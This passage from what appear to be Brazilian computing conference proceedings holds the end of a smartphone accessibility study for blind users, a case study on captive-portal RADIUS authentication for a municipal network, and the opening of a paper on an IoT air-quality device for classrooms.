Após essa interação, os pesquisadores realizaram alguns testes e perceberam que não havia a necessidade de clicar duas vezes sobre o item para acessá-lo, pois após a leitura da opção, é possível clicar duas vezes sobre qualquer parte da tela para entrar na opção lida, contudo, ao analisar os vídeos da interação da usuária, identificou-se que poucas vezes o leitor informava a sequência correta, pois a mesma ao deslizar o dedo, muitas vezes o levantava quando estava sobre um botão, assim o leitor entendia como um clique e lia sempre o nome desse botão, ou seja, para a leitura sequencial estar correta, o usuário também precisa saber em que local da tela não há botões, opções, etc., que possam interferir na leitura.

Enfim, a interação com os dispositivos móveis ainda possui muito apelo visual, o que torna sua interação um obstáculo para usuários não videntes. Devido a essa circunstância existe a necessidade em pesquisar formas de aprimorar e apoiar a interação, já que com base nas diretrizes consideradas para desenvolvimento do protótipo os usuários apresentaram algumas dificuldades.

Os usuários relataram que a vantagem de utilizar o *smartphone* está justamente em sua mobilidade, pois principalmente pelo seu tamanho, o faz ser ideal para levá-lo a diferentes lugares, por este motivo, o desafio está em pesquisar formas de permitir a interação sem inserir outros dispositivos, por exemplo, um teclado maior, conectado ao *smartphone*, pois isso faz com dois dispositivos sejam necessários, o que aumenta o tamanho do dispositivo, peso, etc., interferindo sua mobilidade.

Como trabalhos futuros, propõem-se investigar e mapear a interação dos deficientes visuais com outros tipos de dispositivos, com o intuito de identificar formas de aprimorar a interação com os dispositivos móveis, de modo que a interação com estes dispositivos possam depender cada vez menos, ou melhor, não dependerem, do tamanho, posição, etc., de informações/opções apresentadas na tela.

Referências

- Baranauskas C. C. M., Souza C. S., Pereira R. (2015). "I GranDIHC-BR – Grand Research Challenges for Human-Computer Interaction in Brazil". *Human-Computer Interaction Special Committee (CEIHC) of the Brazilian Computer Society (SBC)*. ISBN: 9788576692966.
- Censo. (2010). "Cartilha do Censo 2010". Disponível em: <<http://www.pessoacomdeficiencia.gov.br/app/sites/default/files/publicacoes/cartilha-censo-2010-pessoas-com-deficiencia-reduzido.pdf>>. Acesso em: 28 agosto de 2017.
- Chin J, Diehl V. (1998). "Development of an instrument measuring user satisfaction of the human-computer interface". In *Proceedings CHI'98*.
- Damaceno P. J. R, Braga C. J, Chalco-Mena P. J. (2016). "Acessibilidade de dispositivos móveis: mapeamento de problemas e estudo de gestos de toque". *Symposium on Human Factors in Computing Systems (IHC'16)*. DOI: 10.1145/3033701.3033703.
- E-mag. (2014). "e-MAG: Modelo de acessibilidade em Governo Eletrônico". Disponível em: <<http://emag.governoeletronico.gov.br/>> . Acesso em: 29 de agosto de 2017.
- Evans C. (2008). "The effectiveness of m-learning in the form of podcast revision lectures in higher education". *Computers & Education*. V.50, p. 491-498.

- Feiler C. (2016). “Estatuto da pessoa com deficiência é sancionado por Dilma”. Disponível em: <<http://nossacausa.com/estatuto-da-pessoa-com-deficiencia-e-sancionado-por-dilma/>> . Acesso em 01 de maio de 2017.
- G1. (2012). “23,9% dos brasileiros declaram ter alguma deficiência”. Disponível em: <<http://g1.globo.com/brasil/noticia/2012/04/239-dos-brasileiros-declaram-ter-alguma-deficiencia-diz-ibge.html>>. Acesso em 11 de setembro de 2017.
- Machado R. D, Machado P. R, Conforto D. (2014). “Dispositivos móveis e usuários cegos: recomendações de acessibilidade em discussão”. Conferência Internacional sobre Informática na Educação (TISE). Fortaleza – Brasil.
- Organização Mundial da Saúde (OMS), 2011. “Relatório Mundial sobre Deficiência”. São Paulo: SEDPcD, 2012. 334 p.
- Paisios N.(2012). “Mobile Accessibility Tools for the Visually Impaired”. Dissertação (Mestrado em Filosofia). Institute Courant de Ciências Matemáticas Universidade de Nova York
- Pereira, S. L. (2014). “Método Preliminar de Avaliação de Acessibilidade Web Através da Identificação de Itens Críticos com a Participação de Usuários com Deficiência Visual Total”. p. 124. Dissertação – Universidade Federal do Rio de Janeiro.
- Preece J, Rogers Y, Sharp H. (2002). Interaction design: beyond human-computer interaction. USA: John Wiley & Sons, Inc, 519p.
- Sakamoto G. S, Silva F. L, Miranda C. L. (2012). “Identificando Barreiras de Acessibilidade Web em Dispositivos Móveis: Resultados de um Estudo de Caso Orientado pela Engenharia de Requisitos.” Symposium on Human Factors in Computing Systems (IHC'12). Cuiabá, MT, Brasil. Copyright 2012 SBC. ISBN 978-85-7669-262-1 (online).
- Silva F. C, Ferreira L. B. S, Ramos M. F. J. (2016). “WhatsApp accessibility from the perspective of visually impaired people.” *Symposium on Human Factors in Computing Systems (IHC '16)*. São Paulo, Brasil. © 2016 ACM. ISBN 978-1-4503-5235-2/16/10...\$15.00. DOI: <http://dx.doi.org/10.1145/3033701.3033712>.
- Theofanos, F. M; Redish, J. (2006). “Guidelines for Accessible and Usable Web Sites: Observing Users who work with screen readers”. Disponível em <<http://www.redish.net/images/stories/PDF/InteractionsPaperAuthorsVer.pdf>>. Acesso em 30 de agosto de 2017.
- W3C. (2012). “Diversity of web users.” Disponível em<<http://www.w3.org/WAI/intro/people-use-web/diversity>>. Acesso em 1 de setembro 2017.

Gerenciamento e Controle por Autenticação para Acesso à Estrutura de Rede de Computadores da Prefeitura Municipal de Palmeira das Missões – RS

Lázaro Hahn Martins¹, Sidnei Renato Silveira², Fernando Beux dos Santos³

¹Curso de Bacharelado em Sistemas de Informação, ²Departamento de Tecnologia da Informação – Universidade Federal de Santa Maria (UFSM/Campus Frederico Westphalen) – RS – Brasil

³Prefeitura Municipal de Palmeira das Missões - RS

lazarohahn@hotmail.com, sidneirenato.silveira@gmail.com,
fernandobeux@gmail.com

Resumo. Este artigo apresenta um estudo de caso envolvendo a implantação de um método para controlar e gerenciar a conexão dos usuários ao acesso à estrutura de rede de computadores da Prefeitura Municipal de Palmeira das Missões – RS (PMPM-RS). Desenvolveu-se um meio de controle e gerenciamento por autenticação, para controlar o acesso à estrutura de rede de computadores.

Palavras-Chave: Rede de computadores; VLANs; Hotspot.

Abstract. This paper presents a case study of the implementation of a method to control and manage the connection of users to access the computer network structure of the Palmeira das Missões city - RS (PMPM-RS). Thus, a means of control and management for authentication will be developed to control access to the computer network structure.

Keywords: Computer network; VLANs; Hot spot.

1. Introdução

Atualmente, a utilização de ferramentas informatizadas é imprescindível em todos os setores de atividades, tais como os órgãos públicos. As organizações estão, cada vez mais, dependentes de ferramentas tecnológicas e do acesso a informações disponíveis em suas redes internas (Intranet) e na Internet. Neste sentido, gerenciar o acesso à rede e às informações disponíveis passa a ser uma tarefa importante para garantir a segurança e integridade das informações.

A motivação para o desenvolvimento deste trabalho surgiu a partir das atividades exercidas no setor de informática na PMPM-RS (Prefeitura Municipal de Palmeira das Missões-RS), onde os autores deste trabalho atuam. Constatou-se, durante o desenvolvimento destas atividades, fragilidade na questão de segurança dos acessos dos usuários, nas pessoas que possuem acesso à rede (com a falta de identidade dos usuários em seus acessos) e, também, na quantidade de vírus que se espalham nos computadores tanto por descuido, como na questão de falta de comprometimento com o trabalho exercido nos setores. Além disso, havia necessidade em diminuir o tráfego na rede, pois

a demanda de acessos a conteúdos que não fazem parte do trabalho desenvolvido pelos servidores públicos era excessiva.

Neste contexto, o principal objetivo deste trabalho foi o de definir e implantar um método para controlar e gerenciar o acesso à estrutura de rede de computadores da PMPM-RS visando, por meio da Política de Segurança e critérios administrativos, criar perfis de controles para caracterizar formas de acesso a redes específicas, de acordo com as necessidades de cada usuário.

2. Estado da Arte

A partir dos trabalhos correlacionados estudados, elaborou-se um quadro destacando as principais características dos mesmos, comparando-os à solução apresentada neste artigo. Estas características são apresentadas no Quadro 1.

Quadro 1 – Estudo Comparativo

Trabalhos	Software e ferramentas utilizadas	Resultados alcançados em relação aos objetivos
Trabalho 1 (PEIXOTO, 2004)		- colaborar como instrumento de compreensão didático-metodológico; no contexto das inúmeras vulnerabilidades técnicas e humanas inseridas nas Organizações, agregando-se a futura elaboração de uma ferramenta para melhor gerir a segurança das informações.
Trabalho 2 (MOLINA, SILVEIRA e SANTOS, 2015)	<i>Zabbix, Packet Tracer, SARG</i>	- Maior gerência e segurança da rede com as VLANs e DMZ - Com o <i>Zabbix</i> foi possível ter respostas muito mais rápidas e tomar decisões mais acertadas - Com um controle maior da rede é possível fazer uma maior previsão em quesitos como gerência e escalabilidade.
Trabalho 3 (NEVES, MACHADO e CENTENARO, 2014)	<i>Firewall PfSense</i>	- Filtragem de origem e destino IP, protocolo IP, portas de origem e destino para tráfegos de protocolos UDP e TCP; - Habilidade de limitar através de uma política de regras, conexões simultâneas; - Opção de realizar ou não os relatórios baseados somente em regras selecionadas; - Habilidade de criação de grupos de endereços, redes e portas visando à facilidade de gerenciamento e a clareza das regras criadas; - Capacidade de gerenciamento de tabela de estados; - Interface <i>web</i> de extrema facilidade de gerenciamento;
Solução Implementada	Autenticação por portal (<i>hotspot</i>)	- controle e gerência do acesso à estrutura de rede de computadores da Prefeitura Municipal de Palmeira das Missões – RS

Analisando-se os trabalhos estudados, verifica-se que existem problemas em comum, que necessitaram de melhorias na questão da segurança da informação. Os problemas destacados envolvem dificuldades de gerenciamento, desempenho e segurança, principalmente.

No quadro 1, pode-se visualizar os diferentes tipos de *software* e ferramentas que foram utilizados para solucionar os mais diversos problemas e os resultados obtidos em cada um dos trabalhos. Um fato interessante é que todos os trabalhos visam à questão de segurança da informação, tanto estudando conceitos e vulnerabilidades, quanto a aplicação de métodos em ambientes reais (organizações), permitindo que seus resultados pudessem ser comprovados. Sendo assim, pode-se constatar que, apesar de serem organizações diferentes, os problemas ligados às redes de computadores são comuns, principalmente quando se trata de segurança e gerenciamento de redes de computadores.

3. Solução Implementada

A solução implementada neste trabalho envolveu a definição e implementação de um método de autenticação para controle e gerenciamento da conexão dos usuários da rede de computadores da PMPM-RS para, assim, restringir e registrar os acessos conforme a Política de Segurança e contexto da segurança de rede baseada em perfil de usuários. A solução permitiu controlar o acesso dos usuários e diminuir o tráfego na rede, por meio de técnicas de autenticação usando o protocolo 802.1x, utilizando-se perfis de acesso e estabilidade definida por VLANs.

O método de pesquisa empregado neste trabalho foi o estudo de caso. Segundo Yin (2001), os estudos de caso são uma metodologia de pesquisa adequada quando se colocam questões do tipo “como” e “por que”, que fazem parte do objetivo geral deste trabalho – como implantar um método de acesso a rede de computadores, por exemplo.

A aplicação do método de gerenciamento teve início a partir de agosto de 2016, com a criação de um servidor *web*. Esse servidor *web* é o responsável por armazenar e trocar informações com os computadores da rede. No caso do usuário, é usado um *browser*, como o *Google Chrome* ou o *Mozilla Firefox*. No lado do servidor, porém, existem várias opções de *softwares* disponíveis, mas todos têm uma tarefa semelhante: gerenciar a transferência de dados entre clientes e servidores via HTTP, o protocolo de comunicações da *web* (FIELDING; GETTYS, 1999).

O método escolhido para o controle e gerenciamento de acesso dos usuários foi o de autenticação por portal, denominada “*hostpot*”, que consiste em uma página “*web Landing*”. Esta autenticação pode ser apresentada por um “*layer 3*” ou “*layer 2*”. O *layer 2* apenas possui a capacidade de trabalhar com *MAC addresses*. Isso permite que ele se comunique apenas baseado em endereços *MAC*; ele também propaga todo *broadcast* e não tem capacidade de interligar redes ou sub-redes. O *layer 3*, além de código *MAC*, tem a capacidade de roteamento e também trabalha com endereçamento lógico. Dessa forma, tem a capacidade de identificar redes e sub-redes (endereço IP e máscara), possibilitando a interconexão de redes ou sub-redes, sendo utilizado para a criação de VLANs (CHEN, 2010).

Depois de ser redirecionado para uma página *web* que pode exibir autenticação, pagamento, políticas de uso aceitável ou outras credenciais válidas, o *host* do usuário concorda com as informações fornecidas. Logo após, é concedido ao usuário o acesso à Internet de forma condicional, isto é, restrito em alguns *sites*. Esses serviços de *hostpot* são usados cada vez mais para obter uma melhor segurança, tanto nas redes cabeadas

quanto nas não cabeadas, para acesso empresarial e residencial, por exemplo, em edifícios de apartamentos, quartos de hotel, centros de negócios, etc. (CHEN, 2010).

A página de *login* para acesso à Internet apresentada ao usuário é armazenada localmente no *gateway* ou no servidor de hospedagem na *web*. Isso requer acesso a uma lista aprovada de acesso, ou "*white-list*", uma característica essencial de uma empresa segura.

O *hotspot* requer o uso de um navegador *web*. Este é geralmente o primeiro passo para que os usuários comecem a navegar na Internet, mas, se o usuário usar um programa específico para leitura de *e-mails* antes de abrir o navegador, vai perceber que a conexão não está funcionando. O acesso só será liberado quando o navegador for aberto e a conexão for validada (SONDAG; FEHER, 2007).

3.1 Definição dos Perfis de Acesso

O acesso a *sites* seguros e de qualidade, com conteúdos relevantes e que realmente atendam aos interesses ligados às funções exercidas pelos usuários, é um problema a ser considerado, diante da amplitude e diversidade de *sites* existentes na Internet. Assim, neste trabalho, foram verificadas as necessidades dos usuários de acordo com as funções exercidas, para que os mesmos tenham acesso a informações externas e sistemas existentes para efetivação do seu trabalho. Pôde-se, assim, definir os principais critérios de avaliação dos *sites* em que os usuários poderão ter acessos: conteúdo, objetivos do *site*; abrangência, propósito e funcionalidade.

Para a realização deste trabalho criou-se, para cada setor e/ou departamento da PMPM, um perfil de acesso à Internet. Os perfis podem ser alterados pelos administradores do sistema. Em alguns casos específicos, o usuário poderá requisitar acesso diferenciado. Para isso terá que detalhar, por escrito, suas necessidades reais de acessos. Isso significa uma possibilidade de usuários, do mesmo setor, possuírem perfis diferentes.

3.2 Desenvolvimento das regras

A parte da aplicação desenvolvida neste trabalho, em que são criadas as regras iniciais de controle, foi escrita em linguagem *script* no SO, testando-se em um Sistema Operacional *Ubuntu Linux*. Como suporte para armazenar os dados, foi utilizado o SGDB (Sistema Gerenciador de Bancos de Dados) *MySQL*, além da criação da página de *login* utilizando-se a linguagem de programação PHP. Com a integração do PHP com o *shell*, pela função "*shell_exec*" (nativa do PHP), foi possível um gerenciamento dinâmico nas regras de *firewall*.

Atendendo às finalidades deste projeto, foi criado um arquivo que faz as alterações iniciais de regras do sistema, sendo executado na inicialização do SO, a fim de que, ao iniciar o sistema, sejam executadas as rotinas a seguir descritas: exclusão de todas as regras e *firewall* pré-existent; ativação do roteamento no SO; redirecionamento do tráfego de todos os endereços IPs da rede para o sistema de autenticação; criação das políticas de controle de tráfego; verificação dos usuários que possivelmente estavam conectados e a reconexão deles (função usada para o caso de uma queda no sistema ou reinicialização do servidor).

3.3 Aplicação do Método de Gerenciamento

A implementação do *hotspot*, método escolhido para este trabalho, foi realizada utilizando-se um servidor RADIUS e a aplicação *CoovaChilli*. Esta aplicação é responsável por distribuir números IPs (serviço DHCP) e a página de autenticação aos utilizadores que se conectam via *Wireless* (sem fios) ao servidor. A partir da conexão, a aplicação utilizando o *freeRADIUS* encarrega-se do registro e verificação da autenticação.

O *freeRADIUS* é uma implementação de RADIUS modular, de alta performance e rica em opções e funcionalidades. Esta inclui servidor, cliente, bibliotecas de desenvolvimento e muitas outras utilidades. Pode ser instalada em sistemas *Linux* e *Machintosh* (HASSELL, 2002). O *CoovaChilli* é uma aplicação composta por um conjunto de regras de *IPTables* que faz o controle de acesso dos usuários por meio de uma página *web* de autenticação, além de realizar a distribuição de IPs (serviço DHCP). Mais informações sobre o *CoovaChilli* podem ser acessadas no site <<http://coova.org/CoovaChilli>>.

Para o funcionamento adequado das autenticações é necessária a instalação e configuração dos arquivos da aplicação *Haserl*, responsável por criar *scripts* utilizando *shell* ou *Lua script*. O *Haserl* é um pequeno programa que usa *shell* ou *Lua script* para criar *scripts* *.CGI* (*Common Gateway Interface*) em páginas *web*. Ele é destinado a ambientes onde os arquivos PHP podem ser muito grandes. É um complemento necessário para o funcionamento da autenticação do *CoovaChilli*, visto que é necessário suporte para visualização da página onde o usuário fará a autenticação. Mais informações sobre o *Haserl* podem ser encontradas no site <<http://haserl.sourceforge.net/>>.

4. Testes e Resultados

Utilizando os recursos do *software Zabbix* foi possível monitorar e visualizar os relatórios de consumo de rede na PMPM-RS (ZABBIX,2017). Com a ajuda do *Zabbix* pode-se ter uma ideia de consumo de Internet na PMPM-RS. Para exemplificar este consumo, a Figura 1 apresenta o consumo de rede no período compreendido entre 13/12/2016 e 02/04/2017.




Figura 1 – Gráfico com o consumo de rede entre 13/12/2016 e 02/04/2017
(Fonte: dos autores, 2017)

Como se pode observar, analisando o gráfico da Figura 1, o consumo de Internet variou constantemente, atingindo picos mais elevados de consumo de Internet. Para que se possa ter uma ideia dos resultados que poderão ser atingidos com a implantação do sistema de gerenciamento e controle de acesso à Internet aqui apresentado, definiu-se um setor hipotético com 4 computadores sendo eles denominados A,B,C, e D, sendo eles monitorados com o *Radius* e o *Zabbix*. Este método simulado foi proposto diante da falta

de tempo para realizar a implantação completa em todos os setores, pois seria necessária uma dedicação e cuidado extra, envolvendo todos os funcionários e departamentos dentro da PMPM-RS.

Os gráficos apresentados nas Figuras 2, 3, 4 e 5 foram construídos após as permissões dos usuários hipotéticos terem sido configuradas adicionando restrições e bloqueios em *sites* mais comuns e mais acessados tais como redes sociais (*Facebook*), *YouTube*, *sites* nocivos e com conteúdo considerado impróprio. O acesso a esses *sites* foi totalmente liberado em determinados momentos, para que se pudesse simular como o fluxo de rede aumentaria caso estes *sites* fossem liberados.

Tendo como base este setor hipotético, utilizando o sistema de controle de usuário nos computadores, a simulação mostra que o consumo de Internet na rede diminuiria de 30% a 50%. Por exemplo, na simulação do computador A (Figura 2), pode-se verificar que, em cerca de 1 hora o consumo de Internet dobrou quando o seu usuário estava sem utilizar o sistema de controle, podendo acessar quaisquer *sites* na Internet, podendo navegar em *sites* desnecessários e fazer *downloads* de conteúdos na rede. Com o controle de usuários também é possível monitorar e identificar usuários que, mesmo bloqueados, tentam acessar determinados *sites* indevidos com frequência, podendo assim gerar advertências para este usuário.




Figura 2 – Gráfico com o fluxo de rede no computador A (Fonte: dos autores, 2017)




Figura 3 – Gráfico com o fluxo de rede no computador B (Fonte: dos autores, 2017)




Figura 4 – Gráfico com o fluxo de rede no computador C (Fonte: dos autores, 2017)



Figura 5 – Gráfico com o fluxo de rede no computador D (Fonte: dos autores, 2017)

Após todas as configurações e testes realizados, foi possível disponibilizar o *hotspot* totalmente gerenciado pelo RADIUS, trabalhando em conjunto com o

CoovaChilli. Com estes *softwares*, além do usuário ter muito mais segurança no seu acesso ele irá se relacionar com uma interface de autenticação amigável, fornecendo agilidade para o seu acesso. O usuário, ao se conectar ao ponto de acesso previamente conectado na interface eth1, receberá as configurações de IP automaticamente e a indicação do uso da página de autenticação para a liberação do acesso. O usuário ainda não estará permitido a navegar na Internet, sendo solicitado a inserir seu nome de usuário e senha no portal do *CoovaChilli* na página, como mostra a Figura 6.




Figura 6 – Tela de **login** de usuário para acesso à Internet na PMPM-RS (Fonte: dos autores, 2017)

5. Considerações Finais

A implantação de um sistema para controlar e registrar o acesso dos usuários possibilita uma melhor segurança e controle dos acessos e, também, maior qualidade na questão de acesso à rede e na velocidade de tráfego, diminuindo principalmente a demanda de suporte no setor de informática da PMPM-RS, responsável pelo atendimento aos usuários.

Durante a realização desse trabalho notou-se que é necessário entender melhor como a organização funciona para compreender todas as necessidades dos funcionários em relação às informações que podem ou não ser acessadas via rede. Isso acaba tendo uma grande resistência dos funcionários, principalmente dos mais antigos que não compreendem muito bem como funcionará o controle de acesso à Internet.

Após a definição do método mais adequado de controle de acesso, realizou-se a simulação da aplicação do sistema de gerenciamento em um setor hipotético tendo em vista o controle de usuário com e sem o bloqueio de acesso a internet. A realização de testes ocorreu conforme a política de segurança da PMPM-RS, considerando o perfil e as necessidades de um determinado funcionário, visando ter melhor segurança e melhor qualidade no acesso à Internet.

O aplicativo de autenticação *FreeRadius* apresenta-se como uma opção adequada para implementação de controle de acesso à Internet, atingindo os objetivos específicos propostos, liberando o acesso só aos usuários autenticados, garantindo assim a segurança de banda de redes cabeadas e não cabeadas, ou simplesmente o controle dos usuários que devem utilizar deste recurso dentro da instituição.

Os resultados alcançados até o presente momento servem de base para uma ferramenta que possui abertura para agregar novas funcionalidades assim fornecendo uma solução adequada, não apenas para um mecanismo de segurança que possa autenticar um usuário, mas também é uma solução que pode informar quais os serviços disponíveis, qual o tamanho de consumo de banda por usuário, informando assim registros para possíveis auditorias.

Referências

- CHEN, W. L. (2010) **A Proof of MITM Vulnerability in Public WLANs Guarded by Captive Portal**. Graduate Institute of Communication Engineering. Disponível em <<http://journals.sfu.ca/apan/index.php/apan/article/view/80>>. Acesso em 15 de junho de 2016.
- FIELDING.; GETTYS.; (1999) **Hypertext Transfer Protocol -- HTTP/1.1** Disponível em: <<https://www.rfc-editor.org/info/rfc2616>> Acesso em 08 de novembro de 2016.
- HASSELL, Jonathan et al. RADIUS. Editora O'Reilly, outubro. 2002.
- MOLINA, D.; SILVEIRA S. R.; SANTOS, F. B. (2015) **Implantação de Um Ambiente de Segurança de Redes de Computadores: um estudo de caso na Prefeitura Municipal de Palmeira das Missões – RS**. Universidade Federal de Santa Maria (UFSM/CESNORS) – Frederico Westphalen – RS – Brasil. Trabalho de Graduação em Sistemas de Informação. Disponível em: <<http://w3.ufsm.br/frederico/images/ImplantacaodeumAmbientedeSegurancadeRedesdeComputadoresUmEstudodeCasonaPrefeituradePalmeiradasMissoes.pdf>> Acesso em 12 de Junho de 2016.
- NEVES F. C.; MACHADO L. A.; CENTENARO R. F.; (2014) **Implantação de Firewall PfSense**. Universidade Tecnológica Federal do Paraná Departamento Acadêmico de Eletrônica - Curso Superior de Tecnologia em sistemas de Telecomunicações. Disponível em: <http://repositorio.roca.utfpr.edu.br/jspui/bitstream/1/3968/1/CT_COTEL_2014_2_02.pdf>. Acesso em 12 de Junho de 2016.
- PEIXOTO, M. C. P. (2004) **Gestão da segurança da informação no contexto da vulnerabilidade técnica e humana inserida nas Organizações**. UNITRI – Centro Universitário do Triângulo Pró- Reitoria de Ensino de Graduação Curso de Ciência da Computação. Disponível em: <https://e3baea88-a-62cb3a1a-sites.googlegroups.com/site/pedronunots/Home/academico-3/auditoria-de-seguranca-e-sistemas-de-informacao/artigos-relacionados/contexto_da_vulnerabil.pdf>. Acesso em 12 de Junho de 2016.
- SONDAG, T.; FEHER, J. (2007) **Open Source Wifi Hotspot Implementation**. Information Technology and Libraries. Disponível em: <<http://crawl.prod.proquest.com.s3.amazonaws.com/fpcache/14bb83ed7ff3950ef024f7c4996012c0.pdf>> Acesso 15 de Junho de 2016.
- YIN, R. K. (2001) **Estudo de Caso: planejamento e métodos**. 2. ed. Local: Bookman.
- ZABBIX. (2017). **The Enterprise-class Monitoring Solution for Everyone**. Disponível em: <<http://www.zabbix.com/download.php>>. Acesso em: 04 de Abril de 2017.

Avaliando a Aceitabilidade de uma Interface com Dispositivo IoT para Aplicação em Sala de Aula

Fábio L. Brezolin¹, Ericles A. Bellei¹, Jucélia G. Beux¹, Laís A. Brock¹,
Fernanda Rigo¹, Marco A. S. Trentin¹, João M. L. Brezolin²

¹ Programa de Pós-Graduação em Computação Aplicada (PPGCA)
Universidade de Passo Fundo – Caixa Postal 611 – 99.001-970 – Passo Fundo – RS

² Instituto Federal Sul-rio-grandense – Passo Fundo – RS

{71856, 168729, 68428, 104492, 64379, trentin}@upf.br
joao.brezolin@passofundo.ifsul.edu.br

Abstract. *This paper presents the evaluation of the acceptability of an IoT tool for educational purposes. The goal was to identify the appropriate age for use of an IoT device as a teaching aid tool, enabling a relationship of the environment and the educational content for elementary school students. In this context, tests were conducted with two students of third and fifth grades, who interacted with a web platform linked to an IoT device and recorded their impressions about the proposal and the system's functioning. Preliminary results show that even with a slight difference in age, the students express different levels of understanding of the functioning of an IoT device.*

Resumo. *Este artigo apresenta a avaliação da aceitabilidade de uma ferramenta de IoT com fins educacionais. O objetivo foi identificar a idade adequada para utilização de um dispositivo IoT como ferramenta auxiliar de ensino, permitindo uma relação do ambiente e os conteúdos pedagógicos para alunos do ensino fundamental. Nesse contexto, foram conduzidos testes com dois alunos de terceira e quinta séries que interagiram com uma Plataforma Web vinculada a um dispositivo IoT e registram suas impressões acerca da proposta e do funcionamento do sistema. Os resultados preliminares apontam que, mesmo apresentando pequena diferença de idade, os alunos manifestam diferentes níveis de entendimento do funcionamento de um dispositivo IoT.*

1. Introdução

Novas tecnologias incentivam a adoção de ferramentas que aproximam o ensino em sala de aula da vivência diária dos alunos. A popularização do uso de dispositivos eletrônicos, em particular os *smartphones*, oportunizam uma geração de estudantes a utilizar recursos digitais como instrumentos de aprendizado. Nesse contexto, a IoT – *Internet of Things* – promove novas tendências sobre aplicação da tecnologia na educação, pela utilização de tecnologias livres e de baixo custo de implementação. A IoT é uma rede de dispositivos dotados de tecnologia embarcada e sensores capazes de coletar e transmitir dados para a Internet [Ashton 2011].

Os dispositivos IoT podem captar informações de vários aspectos do ambiente no qual o aluno se encontra, permitindo uma relação entre o conteúdo pedagógico tradicional e a informação disponibilizada por esses dispositivos. No mesmo ambiente, oportunizam aos professores agregarem novos recursos tecnológicos digitais às suas estratégias de ensino. Nesse contexto, [Brito e Purificação 2006] questionam a utilização de *software* tecnicamente teóricos e desprovidos de praticidade de aplicação educativa. A carência de

estudos específicos e ferramentas de fácil entendimento faz com que essas tecnologias se distanciem da realidade da maioria das escolas no Brasil. Em relação ao estudo do Meio Ambiente, a possibilidade de monitorar a qualidade do ar permite uma abordagem que vai ao encontro da educação ambiental, algo tão importante nos dias atuais. A aplicação de sensores como forma de monitorar o meio ambiente possibilita que o aluno crie relações entre o próprio ambiente de sala de aula e a consciência de fazer parte do meio ambiente.

Este artigo descreve um teste utilizado para avaliar qual série escolar é a mais apropriada para a aplicação de uma plataforma *web* interativa que informa os dados obtidos através de um aparato de IoT sobre a qualidade do ar. O texto contém ainda quatro seções: em Fundamentação Teórica são apresentados os conceitos relacionados ao trabalho desenvolvido. A seção Metodologia apresenta o dispositivo Brezobomba, as características da plataforma *web* e a validação do modelo com os testes de Interface. Em Resultados e Discussão são apresentados os resultados obtidos com a aplicação do estudo e as reflexões acerca de sua utilização. Por fim, as Considerações Finais apontam o desfecho, as contribuições e os trabalhos futuros.

2. Fundamentação Teórica

2.1 Internet das Coisas e o potencial educacional

A IoT representa um novo paradigma que permite que as pessoas interajam com um ambiente por meio de dispositivos eletrônicos sem ter de conhecer aspectos técnicos dos sistemas [Weiser 1991]. O desafio, nesse contexto, é desenvolver plataformas ou sistemas seguros e, ao mesmo tempo, acessíveis para o usuário comum. Entretanto, a complexidade de aliar heterogêneos recursos computacionais de hardware e *software* nem sempre é traduzida em sistemas fáceis de serem utilizados pelo usuário comum.

Para estabelecer uma experiência agradável e intuitiva, é preciso desenvolver soluções que abstraíam características técnicas de funcionamento e disponibilizem serviços de forma prática. A IoT permite que as pessoas que até então não tinham contato com dispositivos eletrônicos em rede passem a se familiarizar com a tecnologia.

A Internet e as ferramentas conectadas podem servir como suporte tecnológico que potencializa o aprendizado em rede. [Xu *et al.* 2009] apontam que aspectos como diversão e objetivos em uma interface para crianças tem papel relevante na experiência do usuário. Os autores afirmam ainda que artefatos físicos ajudam na interação de crianças com o ambiente computacional.

Os primeiros investimentos em tecnologia na educação no Brasil foram caracterizados pela adoção de laboratórios de informática com computadores que normalmente tinham alto custo e rapidamente se tornava obsoletos. [Joyce *et al.* 2014] ressaltam que criar um ambiente para acompanhar dados ambientais é uma forma de disponibilizar uma nova experiência de aprendizado. Nesse cenário, desponta a oportunidade de incorporar IoT ao contexto escolar, facilitando o entendimento do aluno acerca do que a tecnologia pode lhe oportunizar para compreender as variáveis ambientais por meio de um dispositivo IoT.

2.2 Avaliação de interfaces

Interface é o nome dado a porção de um sistema de *software* com a qual o usuário mantém contato ao utilizá-lo. Para [Moran 1981], uma interface deve ser entendida como uma parte de um sistema computacional com a qual uma pessoa entra em contato perceptiva ou conceitualmente. Atender à necessidade do usuário é a função mais relevante no

desenvolvimento de um sistema interativo. [Siewerdt *et al.* 2016] apontam que o ambiente IoT apresenta características que se diferenciam das aplicações tradicionais e, conseqüentemente, trazem a necessidade de novas recomendações para realização de testes de usabilidade.

[Dumas *and* Redish 1999] estruturam os testes de usabilidade com cinco características: (a) Seu objetivo é prover a usabilidade do produto; (b) Os participantes representam usuários reais; (c) Os usuários executam tarefas reais; (d) Os avaliadores observam e registram participantes; (e) Os avaliadores analisam os dados e recomendam mudanças. No mesmo cenário, [Poole *and* Peyton 2013] indicam a entrevista como a forma adequada para obtenção de dados com crianças. A entrevista deve iniciar-se com perguntas simples com respostas de “sim”, “não” ou “não sei”, para depois evoluir sutilmente para questões mais específicas, evitando que a criança se sinta desconfortável ao ser questionada.

[Creswell 2014] sugere a utilização de uma abordagem mista, com dados qualitativos como a melhor forma de avaliar uma interface. [Barbosa *and* Silva 2010] indicam o questionário como forma de mensurar os dados quantitativos e reforça que as questões devem ser simples e objetivas. [Norman 2013] recomenda que os questionários qualitativos sejam aplicados logo após os testes de cenário, pois é nessa ocasião que o participante tem mais facilidade de expressar suas memórias e sensações.

3. A Metodologia Proposta

Foi desenvolvido uma plataforma formada por uma interface *web* vinculada a um dispositivo IoT, denominado Brezobomba [Brezolin, Bellei *et al.* 2017], com potencial para utilização como ferramenta de ensino em sala de aula. Para avaliar a interface gráfica e o potencial educacional com os dados da plataforma, foram efetuados testes com usuários.

3.1 O dispositivo Brezobomba

O dispositivo Brezobomba [Brezolin, Bellei *et al.* 2017] trata-se de um protótipo de IoT que captura dados de umidade, temperatura e concentração de CO₂ em tempo real. Os dados podem ser visualizados por meio de uma interface *web*. Seu formato de bomba, bem como a utilização de material reciclado na sua construção (Figura 1), visa enfatizar a preocupação com o meio ambiente, despertando o interesse do aluno.



Figura 11. Etapa inicial e final da construção do dispositivo Brezobomba.

3.2 A Interface web

A interface tem o objetivo de tornar a informação compreensível de maneira lúdica. A Figura 2 exemplifica como são apresentados na interface os dados capturados pela Brezobomba em um determinado ambiente.

